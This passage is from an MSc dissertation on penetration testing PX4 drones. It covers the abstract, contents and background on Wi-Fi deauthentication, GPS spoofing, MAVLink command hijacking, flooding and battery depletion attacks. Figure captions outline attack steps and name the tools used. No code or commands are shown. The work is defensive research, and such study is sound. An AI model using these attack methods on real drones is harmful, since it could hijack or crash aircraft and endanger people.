

DEPARTMENT OF ENGINEERING

Penetration Testing Framework for UAV Networks

Yatish Anil Waghmare

A dissertation submitted to the University of Bristol in accordance with the requirements of the degree of Master of Science in the Faculty of Engineering.

Thursday 4th September, 2025

Supervisor: Dr. Alma Oracevic

Declaration

This dissertation is submitted to the University of Bristol in accordance with the requirements of the degree of MSc in the Faculty of Engineering. It has not been submitted for any other degree or diploma of any examining body. Except where specifically acknowledged, it is all the work of the Author.

Yatish Anil Waghmare, Thursday 4th September, 2025

Abstract

This dissertation presents a reproducible penetration testing framework for UAV networks and applies it to a PX4 Holybro X500 V2 platform with a Pixhawk 6C flight controller and QGroundControl. Five attack vectors were exercised under controlled conditions: Wi-Fi deauthentication, GPS spoofing, command and control hijacking, denial of service flooding, and resource or battery exhaustion. A unified metric suite was used throughout, including disruption latency, recovery time, path deviation, CPU and MCU load, and operational continuity. The framework standardises procedures, instrumentation, and safety envelopes so that results are comparable across different layers of the stack.

In trials, forged IEEE 802.11 management frames produced operator lockout in about 3 to 4 s. PX4 reconnected automatically in about 7 s, with no position drift while the GNSS lock remained stable. GPS spoofing redirected an autonomous mission within about 5 to 7 s as AUTO changed to GUIDED, while the ground station continued to report a healthy position fix. A live command and control hijack over MAVLink v1 accepted a forced `LAND` and mode changes in about 5 s without distinguishing the rogue peer. Denial of service flooding stalled telemetry by about 5 to 6 s and progressed to Communication Lost by about 8 to 11 s, with link recovery in about 6 to 10 s after the flood stopped. Resource stress drove sustained CPU utilisation to about 100% and raised MCU temperature to about 43 to 45 °C, accelerating battery drop and reducing endurance without immediate loss of control.

These findings convert abstract concerns into operational evidence and reveal short, repeatable windows of vulnerability on this PX4 stack. They also clarify detection: onboard artefacts are generic link loss or timeout events, whereas attribution requires external radio frequency or network monitoring. A practical hardening order follows from the results: secure the command and control plane with MAVLink v2 signing and a VPN or ACL segmentation; raise the bar for IEEE 802.11 by enabling WPA3 and Protected Management Frames or by moving command and control to FHSS at sub GHz; constrain floods with rate limits and ingress filtering; and strengthen navigation integrity with multi constellation, dual frequency GNSS fused with inertial or visual cues. The framework,

metrics, and cross attack synthesis provide a baseline for replication, regression testing, and comparative resilience studies, and translate technical outcomes into clear priorities that operators can apply immediately.

Keywords: UAV security, penetration testing, PX4; MAVLink v1, Wi-Fi deauthentication, GPS spoofing, denial of service, resource exhaustion

Contents

1 Introduction **1**

1.1 Motivation 2

1.2 Objectives 3

2 Background **5**

2.1 UAV System Architecture and Operations 5

2.2 The Attack Surface of UAV Systems 7

3 Execution **14**

3.1 Project Setup and Methodology 14

3.2 Attack Execution Procedures 16

4 Threats to Validity and Ethics **41**

5 Critical Evaluation **44**

5.1 Wi-Fi Deauthentication 44

5.2 GPS Spoofing 46

5.3 Battery Depletion Attack 47

5.4 Command & Control (C2) Hijacking 49

5.5 Denial-of-Service (DoS) Flooding Attack 50

6 Conclusion **54**

7 Appendix **63**

7.1 GPS Spoofing Python Code 63

7.2 Battery depletion Python code to check Idle CPU Temp Load 64

7.3 Battery depletion Python code 65

List of Figures

2.1 UAV System Architecture Overview 5
2.2 UAV-GCS Communication via MAVLink/Wi-Fi 6
2.3 A simplified process flow for a GPS spoofing attack 8
2.4 Wi-Fi-Based Denial-of-Service Attack on UAV Communication 9
2.5 Deauthentication attack, where the attacker takes control of drone 10
2.6 UAV C2 Command Injection via MAVLink Protocol 11
2.7 Malicious Command Injection via MAVLink Protocol 12
2.8 Battery depletion attacks on certain hardware 12
2.9 Denial-of-Service flooding attack on a UAV using hping3 13

3.1 Wireless adapter entering monitor mode using `airmon-ng` 17
3.2 `airodump-ng` capture showing PX4_AP SSID, BSSID 18
3.3 Filtered `airodump-ng` output showing PX4_AP BSSID and associated GCS MAC. 18
3.4 `Injection of deauthentication frames causes disconnection of legitimate controller` 19
3.5 Filtered `airodump-ng` output showing PX4_AP BSSID and No GCS Address 19
3.6 QGroundControl interface displaying *Disconnected* status after link loss . . 20
3.7 Mission plan before GPS spoofing. 22
3.8 UAV in-flight following the original mission route. 22
3.9 Execution of GPS spoofing script targeting Cheltenham. 23
3.10 Map showing UAV's changed direction towards Cheltenham after spoof injection. 23
3.11 Continued redirection towards Cheltenham. 24
3.12 WPA2 handshake capture from UAV's Wi-Fi network. 26
3.13 Running WPA2 key cracking process. 26
3.14 UAV Wi-Fi password successfully recovered. 26
3.15 Attempting to connect to UAV Wi-Fi. 27
3.16 Successfully connected to UAV Wi-Fi network. 27
3.17 Network scan showing UAV and GCS IP/MAC addresses. 27
3.18 Kali Linux IP configured to spoof GCS address. 28

3.19 MAVProxy connection established from spoofed GCS IP. 28
3.20 Live UAV telemetry displayed in MAVProxy. 29
3.21 UAV mode changed to LAND; landed and disarmed state confirmed in telemetry. 30
3.22 Comparison of MAVLink telemetry showing transition from GUIDED flight to landed/disarmed state. 31
3.23 Idle telemetry showing low CPU load (16%) and stable MCU temperature (38.1 °C). 33
3.24 Telemetry under high-rate MAVLink flooding showing increased CPU load and current draw. 33
3.25 CPU load saturation at ∼100% during sustained message flooding. 34
3.26 MCU temperature increase during battery depletion attack. 34
3.27 Wireshark capture showing high MAVLink packet rate during flooding. . . 35
3.28 Impact of battery depletion attack on UAV telemetry metrics. 35
3.29 MAVProxy successfully connected, receiving ACK responses. 37
3.30 QGroundControl showing UAV connected and executing mission route. . . 38
3.31 Nmap scan identifying MAVLink UDP port 14550 as open. 38
3.32 Initiating random-source UDP flood targeting UAV MAVLink port. 39
3.33 Wireshark capture showing spoofed high-volume UDP flood traffic to UAV. 39
3.34 QGroundControl displaying loss of communication during DoS attack. . . . 39

5.1 CIA impact across attacks (1–5). Higher = greater impact. Values summarise the per-attack results reported in Chapter 3 and the synthesis in Table 5.1. 52

List of Tables

3.1 Attack Coverage by Mission Context 16
3.2 Post-Execution Summary — Wi-Fi Deauthentication 20
3.3 Decoded MAVLink Telemetry Before and During GPS Spoofing Attack . . 24
3.4 Post-Execution Summary — GPS Spoofing 25
3.5 Decoded MAVLink Telemetry from Live C2 Hijacking Session 29
3.6 Decoded MAVLink Telemetry After Landing Command Execution 30
3.7 Post-Execution Summary — C2 Hijacking (MAVLink) 32
3.8 Post-Execution Summary — Battery/Resource Exhaustion 36
3.9 Summary of DoS Attack Impact on UAV Telemetry Link 40

4.1 Threat model anchors — Attacks mapped to CVE/CWE and mitigations . 43

5.1 Cross-Attack Critical Comparison (PX4 / Holybro X500 V2 / Pixhawk 6C) 53

List of Abbreviations

ACL	Access Control List
BSSID	Basic Service Set Identifier
BVLOS	Beyond Visual Line of Sight
C2	Command and Control
FHSS	Frequency Hopping Spread Spectrum
GCS	Ground Control Station
GNSS	Global Navigation Satellite System
GPS	Global Positioning System
HDOP	Horizontal Dilution of Precision
IEEE 802.11	Wi-Fi MAC/PHY standard
IDS	Intrusion Detection System
WIDS	Wireless Intrusion Detection System
IMU	Inertial Measurement Unit
INS	Inertial Navigation System
LiPo	Lithium-Polymer (battery)
LTE	Long Term Evolution
MAC	Media Access Control (address)
MAVLink	Micro Air Vehicle Link
MAVProxy	Command-line GCS/router for MAVLink
MCU	Microcontroller Unit
OSNMA	Open Service Navigation Message Authentication
PMF / MFP	Protected Management Frames (802.11w)
PX4	PX4 autopilot flight stack
QGC	QGroundControl
RAIM	Receiver Autonomous Integrity Monitoring
RC	Remote Control
RF	Radio Frequency
RTL	Return to Launch
SDR	Software-Defined Radio
SiK	433 MHz telemetry radio

SSID	Service Set Identifier
UDP	User Datagram Protocol
VO	Visual Odometry
VTOL	Vertical Takeoff and Landing
Wi-Fi	IEEE 802.11 Wireless LAN
WPA2	Wi-Fi Protected Access 2
WPA3-SAE	Wi-Fi Protected Access 3 — Simultaneous Authentication of Equals

Chapter 1

Introduction

The first drone was developed more than a century ago, during World War I. In 1917, Britain tested a small radio-controlled aircraft called the Aerial Target. Around the same time, the United States developed the Kettering Bug, an early pilotless flying machine. Although these early drones were never used in real missions, they laid the foundation for a new kind of technology, **unmanned aerial vehicles (UAVs)** [1].

Since then, UAVs have made significant progress, evolving from early inventions into highly capable aerial systems. Early uses focused on remote observation and data gathering, made possible by advancements in miniaturized electronics and wireless communication. In recent years, UAVs have found widespread use in farming, emergency response, environmental tracking, infrastructure checks, and last-mile delivery. Their use continues to rise thanks to lower costs, longer battery life, smarter flight features, and access to open-source flight software. Yet the very connectivity that makes these aerial systems so versatile also exposes them to emerging threats. Their dependence on open communication channels and accessible software creates potential entry points for cyber intrusions, and as the presence of these aircraft grows, so does the importance of understanding the security challenges they face. A classic example is that Iranian military attacked the U.S. Lockheed Martin RQ-170 Sentinel drone [2]. Some attacks aim to steal information through security holes of communication links while others aim to spoof sensors, such as GPS spoofing. To summarize, successful attacks will lead to serious consequences.

This dissertation addresses the evolving security challenges faced by Unmanned Aerial Vehicles and proposes a systematic framework for ethically assessing their vulnerabilities. explains why drones are catching the attention of hackers and highlights key threat vectors, including GPS spoofing, Wi-Fi disconnection, power depletion, command & control hijacking, and denial-of-service attacks. This study uses real-world experiments and computer simulations to understand how different cyber attacks affect a drone's ability to fly,

communicate, and stay stable. Unlike general overviews, this research gives a detailed look at each type of attack, showing how they are carried out using common tools and weak communication systems like MAVLink. Ultimately, this work aims to highlight these critical vulnerabilities so drone manufacturers and security experts can develop stronger protections that can be applied effectively in real-world scenarios.

Research Questions

This dissertation is guided by the following research questions (RQs):

- RQ1: How effective are known UAV cyberattacks (Wi-Fi deauthentication, GPS spoofing, command-and-control hijacking, denial-of-service flooding, and resource exhaustion) against a modern PX4-based UAV platform?
- RQ2: Which performance metrics (e.g., time to disruption, recovery latency, path deviation, CPU utilisation, MCU temperature) provide a valid and reproducible basis for evaluating UAV resilience?
- RQ3: To what extent can the results observed on PX4 be generalised to other UAV ecosystems such as ArduPilot or DJI?

1.1 Motivation

The rapid integration of Unmanned Aerial Vehicles (UAVs) into vital domains such as disaster response, agriculture, military surveillance, infrastructure monitoring, and commercial logistics has significantly elevated their operational value. As UAVs become more autonomous and interconnected, their dependence on wireless communication, satellite navigation, and lightweight control protocols introduces complex security challenges that traditional information systems do not face. Unlike network bound computers, UAVs operate in exposed airspace, making them vulnerable to direct and wireless threats.

Modern UAVs typically rely on public GNSS for location information, open source autopilots, and unprotected protocols like MAVLink. These options are cost-effective and adaptable, but they leave drones vulnerable to GPS spoofing, command hijacking, battery depletion, and denial-of-service attacks. Lacking encryption and authentication, many UAVs accept unauthenticated commands, enabling mission disruption or takeover.

High profile incidents have illustrated the strategic and operational consequences of UAV cybersecurity failures. In 2011, Iranian forces reportedly intercepted a United States RQ-170 Sentinel drone by leveraging GPS spoofing and communication link manipulation to land it intact [3]. Another cyber event occurred in 2009, when U.S. military officials discovered that Iraqi insurgents had intercepted unencrypted video feeds from

MQ-1 Predator drones using a $26 software tool called SkyGrabber, commercially available on Russian websites. Although this did not involve full control hijacking, it was a clear compromise of data confidentiality due to unencrypted communication channels [4]. A similar vulnerability was publicly disclosed in 2016, when researchers from Johns Hopkins University exposed critical flaws in the DJI Phantom 3 UAV. They showed that attackers could remotely crash or redirect the drone by injecting malformed telemetry packets over unencrypted Wi-Fi control links [5]. Such events emphasize the urgency of designing UAV systems with a more rigorous cybersecurity framework. Although academic studies have analyzed specific vulnerabilities individually, there remains a lack of comprehensive, system level testing frameworks that evaluate real threats across physical UAV platforms.

This project is motivated by the critical need to bridge this gap. It proposes a structured and reproducible penetration testing framework for UAVs that blends theoretical knowledge with real world experimentation. Using industry standard hardware and open source flight stacks, this research evaluates key vulnerabilities in realistic conditions. The aim is to strengthen UAV cybersecurity practices and provide a methodological foundation for future work in aerial robotics security.

1.2 Objectives

The primary aim of this dissertation is to develop a structured penetration testing framework tailored specifically for UAV systems. This includes the following key objectives:

1. **Analyze UAV System Architecture**
   Understand the core components:-control, computation, communication, power, and sensors that collectively define UAV functionality and identify potential security entry points.

2. **Identify and Categorize Threat Vectors**
   Focus on five prominent and practical attack surfaces:

   - GPS Spoofing
   - Wi-Fi Deauthentication
   - Command and Control (C2) Hijacking
   - Battery Depletion
   - Denial-of-Service (DoS) Flooding

3. **Develop a Real-World Test Environment**
   Implement a robust experimental setup using the Pixhawk 6C flight controller, PX4

autopilot firmware, and Holybro X500 V2 frame to simulate and observe attack effects.

4. **Execute Penetration Testing Techniques**
   Launch realistic cyberattacks in a controlled setting to assess UAV system resilience, operational degradation, and response behaviors.

5. **Critically Evaluate Security Implications**
   Analyze the severity, feasibility, and potential countermeasures for each tested vulnerability, supporting the design of more secure UAV communication and control systems.

6. **Propose a Reproducible Testing Framework**
   Establish a documented and replicable methodology for future UAV penetration testers and researchers.

Chapter 2

Background

The introduction highlighted the spread of drones and the increasing concern over their cyber security.

2.1 UAV System Architecture and Operations




Figure 2.1: UAV System Architecture Overview

UAVs are built from many different parts, like hardware and software working together to perform reliably. From flight controls and navigation systems to onboard sensors and communication modules, every part must integrate smoothly to achieve mission success. Instead of handling each part separately, UAV architecture looks at how everything including sensors, motors, processors, communication systems, and control software comes together to form one unified system. The architecture controls how information and commands move through the drone. For example, it handles how data from the sensors

reaches the main processor, and how the processor's decisions are passed on to the motors to steer the drone in flight. The integration of flight control, communication, and navigation subsystems transforms a UAV from a set of independent components into a coordinated cyber-physical platform. It becomes a smart and responsive flying system that can handle complex tasks with accuracy and reliability.




Figure 2.2: UAV-GCS Communication via MAVLink/Wi-Fi

Figure 2.2 Shows the operational framework linking UAV and ground control systems. The core of the system can be deconstructed into several key functional domains.

2.1.1 Overview of UAV Systems

1. **Control Subsystem**: The control subsystem is the UAV's central flight manager, integrating navigation, flight control, and autopilot functions. It processes sensor data to compare desired and actual states, applies closed loop algorithms like PID controllers, and issues rapid actuator commands to maintain stability, follow waypoints, and execute missions autonomously [6].

2. **Computing Subsystem**: The computing subsystem is the UAV's central data processor, handling raw sensor input, executing algorithms, and distributing results to other subsystems. It includes data logging, internal controllers, and processing units such as flight controllers and companion computers, which support tasks like autonomous decision-making and real-time image analysis [7].

3. **Communication Subsystem**: The communication subsystem in UAVs facilitates real-time data exchange between the aircraft, ground stations, and other systems using protocols like MAVLink [8]. This subsystem handles command transmission, telemetry streaming, and payload communication through efficient binary messaging. When implemented over Wi-Fi, MAVLink provides low-latency control and high-bandwidth data transfer [9].

4. **Sensors Subsystem**: The sensor subsystem enables UAVs to perceive and interact with their environment, supporting navigation, control, and mission tasks. It integrates GPS for positioning, IMUs for orientation, and environmental sensors like

LiDAR, radar, and cameras for obstacle detection and data collection. Sensor fusion and techniques such as SLAM and Kalman filtering enhance real-time perception and precise state estimation [10].

5. **Power Subsystem**: The battery subsystem serves as source of electrical energy, supplying power not only to the propulsion system but also to critical onboard components such as sensors, flight controllers, communication modules, and navigation systems, where lithium-based batteries such as lithium polymer are widely used due to their favourable balance of energy density, weight, and cost. UAVs are increasingly adopting hybrid power systems that integrate batteries with alternative energy sources like fuel cells or solar panels [11].

2.2 The Attack Surface of UAV Systems

While Section 2.1 explains how the drone's architecture provides advanced functionality, its reliance on wireless communication creates a significant and exploitable attack surface. This weakness is particularly evident in the command and control (C2) link, where open-source protocols like MAVLink are often implemented without sufficient security layers, and in the systems responsible for autonomous navigation.

2.2.1 GPS Spoofing

Global Positioning System (GPS) spoofing is a type of radio-frequency attack where an adversary generates and transmits counterfeit GPS signals to deceive a receiver about its true position, velocity, or time (PVT). Unlike jamming, which constitutes a blunt denial-of-service attack, spoofing is an integrity attack, aiming to manipulate the system's behaviour in a controlled manner. Its insidious nature makes it a more significant threat to autonomous systems like UAVs, as it can be used to covertly seize control of the platform's navigation without immediately alerting the operator or the system's failsafes [12].

The attack works by taking advantage of a major weakness in the public GPS system. The signals sent by GPS satellites are not secure; they have no way of proving they are genuine, which means a standard GPS receiver cannot tell the difference between a real signal from space and a fake one from a nearby attacker [13]. An attacker employs specialized hardware, such as an SDR, to create their own fake GPS signal containing false location information. Since real satellite signals are very faint by the time they reach the drone, the attacker can easily overpower them by broadcasting their fake signal. The drone's receiver then locks onto this stronger, malicious signal, a process known as a "lock takeover", and is tricked into believing it is the correct location data [14].

The impact of a successful spoofing attack on a UAV is severe and can have catastrophic consequences. By feeding the flight controller false location data, an attacker can bypass geofencing boundaries, cause the drone to drift into unsafe airspace, or force it to crash by manipulating its altitude perception. More targeted attacks can be used to hijack the UAV, diverting it from its mission and directing it to a location of the attacker's choosing for capture or theft, a feat that has been demonstrated in both academic research and real-world incidents [15]. This is a major security risk for autonomous systems using public GNSS for navigation.




Figure 2.3: A simplified process flow for a GPS spoofing attack

2.2.2 Wi-Fi Deauthentication

One of the most direct ways to attack a drone is through a Wi-Fi deauthentication attack. This is a type of denial-of-service (DoS) attack designed to cut the IEEE 802.11 communication link between a UAV and its Ground Control Station (GCS). An attacker simply needs to be within radio range to transmit forged deauthentication messages to either the drone or its controller, pretending to be the original controller by spoofing the device's MAC address. This isn't merely hypothetical, it's been repeatedly demonstrated on commercial drones using readily available tools like Aircrack-ng, making malicious signal generation alarmingly easy [16], [17]. The reason this attack is possible lies in a fundamental flaw within the original 802.11 standard, first rigorously analyzed by Bellardo and Savage [18]. Their work showed that critical management signals, such as deauthentication and disassociation messages, are sent without any authentication or encryption. In practice, this means a drone has no way to verify that a disconnection command is legitimate and is forced by the protocol to obey it, leading to an immediate loss of control.

The immediate impact of a deauthentication attack is catastrophic: the C2 link is instantly severed, forcing the drone's autopilot into a failsafe mode like an emergency landing or return-to-launch [19]. While this DoS attack is disruptive on its own, its true danger lies in its use as a stepping stone to a full system hijack. By disconnecting the

legitimate operator, the attacker creates a window to introduce a rogue access point, or "evil twin." The drone, seeking to reconnect, can be tricked into connecting to the attacker's network, ceding complete control to the adversary. This escalation from disruption to capture was famously weaponized in the "SkyJack" project, where a drone was programmed to autonomously seek, deauthenticate, and hijack other nearby drones, providing a stark demonstration of this vulnerability's severe consequences [20].




Figure 2.4: Wi-Fi-Based Denial-of-Service Attack on UAV Communication




Figure 2.5: Deauthentication attack, where the attacker takes control of drone

2.2.3 Command and Control Hijacking

A Command and Control (C2) hijacking is a sophisticated integrity attack where an adversary seizes active control of the communication channel between the UAV and its Ground Control Station (GCS). Unlike a simple denial-of-service, the objective is to usurp the legitimate operator's authority and issue malicious commands directly to the drone's autopilot [21].

The underlying reason for these attacks against MAVLink-based UAVs is rooted in the protocol's lack of built-in security features, particularly encryption and authentication. As thoroughly documented [22]. MAVLink messages are not encrypted, meaning that all flight commands, telemetry data, and mission parameters are transmitted in cleartext. This design choice makes the protocol highly susceptible to eavesdropping, where an attacker can passively monitor the data stream to understand the drone's state and behavior. More critically, the absence of an authentication mechanism means the drone has no way to verify the origin of incoming commands. Consequently, an adversary can inject malicious packets into the communication channel, and the drone will execute them without question, leading to a full hijacking of the aircraft.

The consequences of a successful C2 hijacking are immediate and severe. An attacker gaining control of a UAV can divert its mission, direct it to hostile territory for capture and exploitation, or simply crash it. This was exemplified by the 2011 interception of a U.S. RQ-170 Sentinel by Iran. Among the most plausible explanations for its capture were the successful hijacking of its C2 link or a sophisticated GPS spoofing attack that tricked the drone into landing at an Iranian airbase [23].




Figure 2.6: UAV C2 Command Injection via MAVLink Protocol

2.2.4 Battery Depletion Attack

A Battery Depletion Attack, is a malicious cyber-physical assault designed to rapidly and prematurely exhaust the drone's onboard power supply [24]. The primary goal is to exploit the inherent limitations of UAV battery technology, which often struggles to keep pace with advancements in drone capabilities, making energy a critical vulnerability [25]. Unlike attacks that target data, a Depletion-of-Battery (DoB) attack is a specialized form of Denial of Service (DoS) that targets the physical availability of the aircraft itself [26]. By forcing the UAV's systems into a state of unsustainable energy consumption, the attacker aims to cause mission failure, loss of operator control, or a kinetic crash [27].

This attack typically starts when the attacker intercepts or gains access to the UAV's communication link, often using protocols like MAVLink, which is widely adopted but often implemented without encryption or authentication [28]. Using passive reconnaissance, the attacker observes telemetry and command exchanges to understand the UAV's operational workflow. After identifying vulnerabilities, malicious control packets are injected into the UAV's command and control (C2) stream. Examples include repeated waypoint updates, forced flight mode toggling, excessive ARM/DISARM commands, or continuous payload activation such as camera streaming or sensor operation [29]. These malicious instructions significantly increase the energy consumed by the propulsion system, avionics, and onboard IoT payloads, accelerating battery depletion. Notably, such attacks can be performed remotely if the ground control station is compromised, or even locally via wireless interception when the UAV is in flight [30].

The impact of battery depletion attacks is severe, especially for UAVs operating in critical IoT-enabled applications. Mission failure is the most immediate consequence, as the UAV may be forced to return prematurely, land in unauthorized areas, or experience in-flight power loss leading to crashes. Furthermore, operational availability suffers drastically. Simulations assessing battery depletion attacks in UAVs used for crisis management

show that such attacks can significantly shorten mission endurance and compromise critical operations like surveillance or disaster response [31]

